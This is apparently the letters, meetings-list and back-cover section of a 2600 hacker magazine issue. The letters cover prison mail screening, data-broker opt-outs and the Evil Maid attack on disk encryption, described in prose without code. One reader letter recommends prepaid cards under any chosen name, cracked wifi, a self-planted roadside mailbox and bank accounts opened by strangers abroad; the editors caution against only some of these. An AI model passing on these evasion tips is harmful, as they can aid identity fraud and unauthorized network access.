Because of where I am, I want to say that the institution did this. But the name of the division that does that here is the Director's Review Committee or DRC. But they do not put papers in with the publications and in 13 years I have never seen those page markers. Also, the envelope that you sent was, as usual, opened and taped back together, but strangely had also been stapled. They never do both of those here at this unit. Strange, strange, strange. Or I really need to go home because I don't have a life.

If you like, you can print my name and address in case someone else would like to write me.

Michael E. Short
#774048
1300 FM 655
Rosharon, TX 77583

Paying attention to such detail is always a good thing. Most people would never have noticed what was right in front of them. What we were able to find out was that the MSCP is the Mail System Coordinators Panel. These are the people who actually review the publications and decide whether to approve or deny them. Perhaps they're supposed to remove their name (as well as any markers like the ones you found, which may point to articles of particular concern) before the inmate gets the publication delivered. The DRC seems to be more of an appeals process. Their responsibilities also extend into removing people from visiting lists. From the "Offender Orientation Handbook," "All publications are subject to inspection by the MSCP and by unit staff. The MSCP has the authority to accept or reject a publication for content, subject to review by the DRC." We imagine that "ET/MSCP" means that someone with the initials E.T. was the person typing the report or the one in charge.

As for registering your domain name, all it takes is someone with Internet access to grab the name for you. They can find listings of registrars by entering "Internet registrars" on Google and then picking one that's cheap and has a good reputation. They can then hold onto the domain until you're ready to use it. Depending on how long that is, you might want to consider waiting until you get out, unless you really believe something will make someone else take your domain name that, to this day, hasn't already been claimed.

Dear *2600:*

Great zine and etc. Just a quick note regarding the article "Regaining Privacy in a Digital World" (which was useful and nicely done of course). The section on "Intelius" indicates the writer had to pay for a subscription for removal. If instead one goes to their link, then to "Help" at the bottom of the page, the FAQs on the left have a removal section from the web, and it's free.

corwin137

Dear *2600:*

Response to GhostRydr ("Hard Disk Encryption, No Excuses"), I wish I'd had your article a year ago when I got the same project handed to

me: encrypt the company mobile machines. As a general introduction, it covers what a first time install needs to know. I have an addition or two, though.

For me, the step requiring me to burn an ISO to disk and confirm it against Truecrypt always seemed like a pain. I'm doing multiple machines, so burning ISO is a waste of plastic and shelf space. I also store the ISO to be burned when we need to. If you look at the EXE and command line switches, you'll notice an option to encrypt a drive without confirming the ISO. This single option returns sanity to the process if you're managing more than one machine. Check your TC help about command line switches as I'm nowhere near a Windows machine outside work if I can help it.

The other issue: it's broken. Attacks on security only ever improve, they don't degrade. From the other side, security can only degrade if left unattended. It's not ever going to improve without change. I say it's broken because the, now effective, ways around it are not suddenly going to degrade. Joanna Rutkowska has published proof of concept code for the Evil Maid attack. The scenario is one specific example: an evil maid in the hotel has ten minutes unattended with your notebook, with the expectation of a future visit. The attack is general; a boot loader is inserted between the BIOS and the Truecrypt boot loader (or applicable software FDE). When you next boot and enter your passphrase, it records that information. On the second visit, the software recognizes its own infestation and retrieves the stored passphrase. It's a sniffer attack, basically. While this attack has been in theory for years, it may not have found its way to your daily reading before 26:3 went to print.

My first thought was a hard set boot order and BIOS password. Pull the drive and slave it on an "open" machine. It adds a little time to the process but no real security.

Sadly, this leads to something that can use Trusted Computing, a suggestion that has its own conspiracy theories and disadvantages. I shudder to suggest BitLocker, but there are other encryption apps that are TPM enabled. By placing the keys within the TP Module on the motherboard, this particular attack is blocked.

I write with the same hope as Mrs. Rutkowska that Truecrypt can adjust to block this attack by enabling TPM support or some other method. If not Trucrypt, and I hope it is, I'm eager to see how the various FOSS FDE apps respond. And I write with the hope that you are already aware of this attack and working to mitigate it in your own way.

NS

Dear *2600:*

There was a letter from Fiducia about mail and credit card privacy. Luckily, there is a giant community of eBay sellers who are hard at work hiding from data gatherers (and Vero suspensions) at www.aspkin.com who openly share information on how to stay anonymous. There's a ton of prepaid credit card companies around such as Entropay who will give you virtual Visa numbers with any name/address you want to put on it to pay bills. Also, for anonymous mail, simply drive out into a rural area, find where a bunch of mail boxes are pegged into the ground, and add one for yourself. Paint on it "2600A" or "2600B" or whatever you want. This is a trick I learned from the book *How to Be Invisible* by J.J. Luna. Combine all of the above with prepaid 7/11 wireless phones you can buy with no ID, Google virtual number service, and free or cracked wifi and, presto, you are now almost completely anon. You can even get an anonymous bank account opened for you remotely from a site called yourmaninindia.com who act as your personal minions and will take anything you fax to them and open up an account on your behalf. Great success!

jbh

We're not entirely certain that simply sticking a mailbox up in the middle of nowhere will result in the postman actually dropping mail into it. We'd also be concerned about curious neighbors wanting to know just who the hell "2600A" is and how this address suddenly materialized. You could easily find yourself looking at shotguns and sheriffs when you go to pick up your mail. It's also a really good idea to check on your rights and the various risks involved when opening up a bank account through a total stranger in a distant land. It just sounds as if it could potentially lead to woe.

Dear *2600:*

I was reading my recent copy of *2600* and I noticed the article about hacking your hospital bed. I took a deep breath and thought "OK, just learn to try something new, it might be worth it." Before I got past the first paragraph, I wound up banging my head on the wall so hard I started to draw blood and fainted. Wouldn't you know it, I wound up in the exact same hospital bed that was in the article. I was wondering if you could re-send me a copy of *2600* so I could learn how to hack this thing.

Actually, that was sarcasm. The real reason I write this letter is to tell you to stop whining about the media's portrayal of hackers being an unknown widespread group of powerful rogue users able to globally bring down communications, banking, warfare, and governmental agencies just with a simple double click. If they found out that you are a bunch of nerds writing articles about hacking hospital beds and heating control panels, well, it probably would not be good.

Erik S.

With your powers of sarcasm on our side, we have nothing to fear.

ARGENTINA

Buenos Aires: Rivadavia 2022 "La Pocilga."

AUSTRALIA

Melbourne: Caffeine at ReVault Bar, 16 Swanston Walk, near Melbourne Central Shopping Centre. 6:30 pm

Sydney: The Crystal Palace, front bar/bistro, opposite the bus station area on George St at Central Station. 6 pm

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm

CANADA

Alberta

Calgary: Eau Claire Market food court by the wi-fi hotspot. 6 pm

British Columbia

Kamloops: Hero's Pub, TRU campus.

Manitoba

Winnipeg: St. Vital Shopping Centre, food court by HMV.

New Brunswick

Moncton: Champlain Mall food court, near KFC. 7 pm

Newfoundland

St. John's: Memorial University Center Food Court (in front of the Dairy Queen).

Ontario

Ottawa: World Exchange Plaza, 111 Albert St, second floor. 6:30 pm

Toronto: Free Times Cafe, College and Spadina.

Windsor: Sandy's, 7120 Wyandotte St E. 6 pm

Quebec

Montreal: Bell Amphitheatre, 1000, rue de la Gauchetiere near the Dunkin Donuts in the glass paned area with tables.

CHINA

Hong Kong: Pacific Coffee in Festival Walk, Kowloon Tong. 7 pm

CZECH REPUBLIC

Prague: Legenda pub. 6 pm

DENMARK

Aalborg: Fast Eddie's pool hall.

Aarhus: In the far corner of the DSB cafe in the railway station.

Copenhagen: Cafe Blasen.

Sonderborg: Cafe Druen. 7:30 pm

ENGLAND

Brighton: At the phone boxes by the Sealife Centre (across the road from the Palace Pier). Payphone: (01273) 606674. 7 pm

Leeds: The Brewery Tap Leeds. 7 pm

London: Trocadero Shopping Center (near Piccadilly Circus), lowest level. 6:30 pm

Manchester: Bulls Head Pub on London Rd. 7:30 pm

Norwich: Borders entrance to Chapelfield Mall. 6 pm

FINLAND

Helsinki: Fenniakortteli food court (Vuorikatu 14).

FRANCE

Cannes: Palais des Festivals & des Congres la Croisette on the left side.

Lille: Grand-Place (Place Charles de Gaulle) in front of the Furet du Nord bookstore. 7:30 pm

Paris: Quick Restaurant, Place de la Republique. 7 pm

Rennes: In front of the store "Blue Box" close to Place de la Republique. 8 pm

Toulouse: Place du Capitole by the benches near the fast food and the Capitole wall. 7:30 pm

GREECE

Athens: Outside the bookstore Papasotiriou on the corner of Patision and Stournari. 7 pm

IRELAND

Dublin: At the phone booths on Wicklow St beside Tower Records. 7 pm

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Kagoshima: Amu Plaza next to the central railway station in the basement food court (Food Cube) near Doutor Coffee.

Tokyo: Mixing Bar near Shinjuku Station, 2 blocks east of east exit. 6:30 pm

MEXICO

Chetumal: Food Court at La Plaza de Americas, right front near Italian food.

Mexico City: "Zocalo" Subway Station (Line 2 of the "METRO" subway, the blue one). At the "Departamento del Distrito Federal" exit, near the payphones and the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

NETHERLANDS

Utrecht: In front of the Burger King at Utrecht Central Station. 7 pm

NEW ZEALAND

Auckland: London Bar, upstairs, Wellesley St, Auckland Central. 5:30 pm

Christchurch: Java Cafe, corner of High St and Manchester St. 6 pm

NORWAY

Oslo: Sentral Train Station at the "meeting point" area in the main hall. 7 pm

Tromsoe: The upper floor at Blaa Rock Cafe, Strandgata 14. 6 pm

Trondheim: Rick's Cafe in Nordregate. 6 pm

PERU

Lima: Barbilonia (ex Apu Bar), en Alcanfores 455, Miraflores, at the end of Tarata St. 8 pm

SOUTH AFRICA

Johannesburg (Sandton City): Sandton food court. 6:30 pm

SWEDEN

Stockholm: Central Station, second floor, inside the exit to Klarabergsviadukten above main hall.

SWITZERLAND

Lausanne: In front of the MacDo beside the train station. 7 pm

WALES

Ewloe: St. David's Hotel.

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm

Huntsville: Stanlieo's Sub Villa on Jordan Lane.

Tuscaloosa: McFarland Mall food court near the front entrance.

Arizona

Phoenix: Mama Java's Coffee House, 3619 E Indian School Rd. 6 pm.

Prescott: Method Coffee, 3180 Willow Creek Rd.

Arkansas

Ft. Smith: Sweetbay Coffee, 7908 Rogers Ave. 6 pm

California

Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924; 613-9704, 9746.

Monterey: Mucky Duck, 479 Alvarado St. 5:30 pm.

Sacramento: Round Table Pizza at 127 K St.

San Diego: Regents Pizza, 4150 Regents Park Row #170.

San Francisco: 4 Embarcadero Plaza (inside). 5:30 pm

San Jose: Outside the cafe at the MLK Library at 4th and E San Fernando. 6 pm

Tustin: Panera Bread, inside The District shopping center (corner of Jamboree and Barranca). 7 pm

Colorado

Boulder: Wing Zone food court, 13th and College. 6 pm

Lakewood: Barnes and Noble in the Denver West Shopping Center, 14347 W Colfax Ave.

Connecticut

Waterbury: Brass Mills Mall second floor food court. 6 pm

District of Columbia

Arlington: Champps Pentagon, 1201 S Joyce St. (in Pentagon Row on the courtyard) 7 pm

Florida

Gainesville: In the back of the University of Florida's Reitz Union food court. 6 pm

Melbourne: House of Joe Coffee House, 1220 W New Haven Ave. 6 pm

Orlando: Fashion Square Mall food court, 2nd floor.

Tampa: University Mall in the back of the food court on the 2nd floor. 6 pm

Georgia

Atlanta: Lenox Mall food court. 7 pm

Hawaii

Hilo: Prince Kuhio Plaza food court.

Idaho

Boise: BSU Student Union Building, upstairs from the main entrance. Payphones: (208) 342-9700.

Pocatello: College Market, 604 S 8th St.

Indiana

Evansville: Barnes and Noble cafe at 624 S Green River Rd.

Ft. Wayne: Glenbrook Mall food court in front of Sbarro's. 6 pm

Indianapolis: Mo'Joe Coffee House, 222 W Michigan St.

Iowa

Ames: Memorial Union Building food court at the Iowa State University.

Davenport: Co-Lab, 1033 E 53rd St.

Kansas

Kansas City (Overland Park): Oak Park Mall food court near Street Corner News.

Wichita: Riverside Perk, 1144 Bitting Ave.

Louisiana

New Orleans: Z'otz Coffee House uptown at 8210 Oak St. 6 pm

Maine

Portland: Maine Mall by the bench at the food court door. 6 pm

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston: Stratton Student Center (Building W20) at MIT in the 2nd floor lounge area. 7 pm

Marlborough: Solomon Pond Mall food court. 6 pm

Northampton: The Yellow Sofa, 24 Main St. 6 pm

Michigan

Ann Arbor: Starbucks in The Galleria on S University. 7 pm

Minnesota

Minneapolis: Java J's coffee house, 700 N Washington.

Missouri

St. Louis: Arch Reactor Hacker Space, 2400 South Jefferson Ave.

Springfield: Borders Books and Music coffeeshop, 3300 S Glenstone Ave, one block south of Battlefield Mall. 5:30 pm

Montana

Helena: Hall beside OX at Lundy Center.

Nebraska

Omaha: Westroads Mall southern food court, 100th and Dodge. 7 pm

Nevada

Elko: Micro Binary Digit, 1344 Idaho St.

Las Vegas: Barnes & Noble Starbucks Coffee, 3860 Maryland Pkwy. 7 pm

Reno: Barnes & Noble Starbucks 5555 S. Virginia St.

New Mexico

Albuquerque: University of New Mexico Student Union Building (plaza "lower" level lounge), main campus. 5:30 pm

New York

New York: Citigroup Center, in the lobby, 153 E 53rd St, between Lexington & 3rd.

Rochester: Interlock Rochester, 1115 E Main St. 7 pm

North Carolina

Charlotte: Panera Bread Company, 9321 JW Clay Blvd (near UNC Charlotte). 6:30 pm

Raleigh: Royal Bean coffee shop, 3801 Hillsborough St (next to the Playmakers Sports Bar and across from Meredith College).

North Dakota

Fargo: West Acres Mall food court by the Taco John's. 6 pm

Ohio

Cincinnati: Hive13, 2929 Spring Grove Ave. 7 pm

Cleveland (Warrensville Heights): Panera Bread, 4103 Richmond Rd. 7 pm

Columbus: Easton Town Center at the food court across from the indoor fountain. 7 pm.

Dayton: Marions Piazza ver. 2.0, 8991 Kingsridge Dr., behind the Dayton Mall off SR-741.

Oklahoma

Oklahoma City: Cafe Bella, southeast corner of SW 89th St and Penn.

Oregon

Portland: Backspace Cafe, 115 NW 5th Ave. 6 pm

Pennsylvania

Allentown: Panera Bread, 3100 W Tilghman St. 6 pm

Harrisburg: Panera Bread, 4263 Union Deposit Rd. 6 pm

Philadelphia: 30th St Station, southeast food court near mini post office.

Pittsburgh: Panera Bread on Blvd of the Allies near Pitt and CMU campuses. 7 pm

State College: in the HUB above the Sushi place on the Penn State campus.

Puerto Rico

San Juan: Plaza Las Americas by Borders on first floor.

Trujillo Alto: The Office Irish Pub.

South Carolina

Charleston: Northwoods Mall in the hall between Sears and Chik-Fil-A.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Memphis: Republic Coffee, 2924 Walnut Grove Rd. 6 pm

Nashville: J&J's Market & Cafe, 1912 Broadway. 6 pm

Texas

Austin: Spider House Cafe, 2908 Fruth St, front room across from the bar. 7 pm

Dallas: Wild Turkey, 2470 Walnut Hill Lane, outside porch near the entrance. 7:30 pm

Houston: Ninfa's Express next to Nordstrom's in the Galleria Mall. 6 pm

San Antonio: Bunsen Burger, 5456 Walzem Rd. 7 pm

Vermont

Burlington: Borders Books at Church St and Cherry St on the second floor of the cafe.

Virginia

Arlington: (see District of Columbia)

Blacksburg: Squires Student Center at Virginia Tech, 118 N. Main St. 7 pm

Charlottesville: Panera Bread at the Barracks Road Shopping Center. 6:30 pm.

Virginia Beach: Pembroke Mall food court. 6 pm

Washington

Seattle: Washington State Convention Center. 2nd level, south side. 6 pm

Spokane: The Service Station, 9315 N Nevada (North Spokane).

Wisconsin

Madison: Fair Trade Coffee House, 418 State St.

All meetings take place on the first Friday of the month. Unless otherwise noted, they start at 5 pm local time. To start a meeting in your city, send email to meetings@2600.com.

STAFF

Editor-In-Chief
Emmanuel Goldstein

Associate Editor
Redhackt

Digital Edition Layout and Design
Juintz, Flyko, TheDave, Skram

Paper Edition Layout and Design
Skram

Cover
Dabu Ch'wald

PRINTED EDITION CORRESPONDENCE:

2600 Subscription Dept.
P.O. Box 752
Middle Island, NY 11953-0752 USA
(subs@2600.com)

PRINTED EDITION YEARLY SUBSCRIPTIONS:

U.S. and Canada - $24 individual, $50 corporate (U.S. Funds)
Overseas - $34 individual, $65 corporate

Back issues available for 1984-2009 at $25 per year, $34 per year overseas. Individual issues available from 1988 on at $6.25 each, $8.50 each overseas.

LETTERS AND ARTICLE SUBMISSIONS:
2600 Editorial Dept.
P.O. Box 99
Middle Island, NY 11953-0099 USA
(letters@2600.com, articles@2600.com)

2600 Office/Fax Line: +1 631 751 2600

ON THE COVER:
This year's theme followed the path of the reverse aging of Emma the Operator, a homage to the first female telephone operator, Emma Nutt.
Spring: Baby Emma in 2009, pictured at two weeks old in her AT&T Death Star onesie, posing with Darth Vader.
Summer: Emma in 1976, pictured as a telephone repair woman at her desk with some timely goodies.
Autumn: Emma is in 1940, caught at a coin phone on a break from her duties as a long distance operator, joined by a GI.
Winter: Emma in 1878, in an old snapshot, dressed for success as a switchboard operator.
A cool unifying theme is that all of the cover models are related in real life - four maternal generations of baby Emma Carlin.

The Back Cover Photos

This may indeed be the most "leet" highway in America, discovered by **Rob Dolst** somewhere on the tenuous border of Prince George County and Hopewell, Virginia. The name "Crossing Boulevard," however, has to be among the lamest of the lame.

The Back Cover Photos

This happens far more often than you might think. It would be wise to warn parents everywhere that our magazine, although high in fiber and good for the brain,
is not a substitute for the more traditional sustenance. Thanks to **Nick** and his son **Bruce** for helping us get this message out.

The Back Cover Photos

Perhaps you've heard of Hackers on a Plane? Well, here we have Hackers on a *Bus*, discovered by **Rolla J.** in Budapest, Hungary. Now if only this company would branch into air travel, we could really have some fun.

The Back Cover Photos

OK, let this be notice to all of you who call us in a panic every time someone on *Jeopardy* has $2,600 on their display: it happens all the time and it's not a big deal anymore! But when all three contestants have it, that's pretty damn cool. This alignment was spotted and captured by **Mike Troutman** on April 4th, 2009.

The Back Cover Photos

Now here's a campaign we can all get behind. This race took place in Illinois and we don't really know how it turned out. But that's not the point, is it? Thanks to **Rich Tordia** for letting us know about our increasing political presence.

The Back Cover Photos

Perhaps this is the true predecessor to *2600* meetings held on the third Tuesday after Easter. Thanks to **Mr. Skillz** for letting us know how elite things once were back in the medieval days.

The Back Cover Photos

Let's make this crystal clear. We don't condone mindless graffiti that makes the world less attractive. However, this is without a doubt one of the most beautiful applications of guerilla art that we've come across. We're not sure what makes it so amazing but something in it speaks to us. Thanks go to **Nokier** in Melbourne, Australia for spotting this (but not for creating it we presume).

The Back Cover Photos

We can only imagine the possibilities of having German hackers design and build your kitchen. Until that day comes, we'll be happy just to see this 18-wheeler go speeding past us on the Autobahn someday. Discovered by **Hollowpoint** in Hemel Hempstead in England.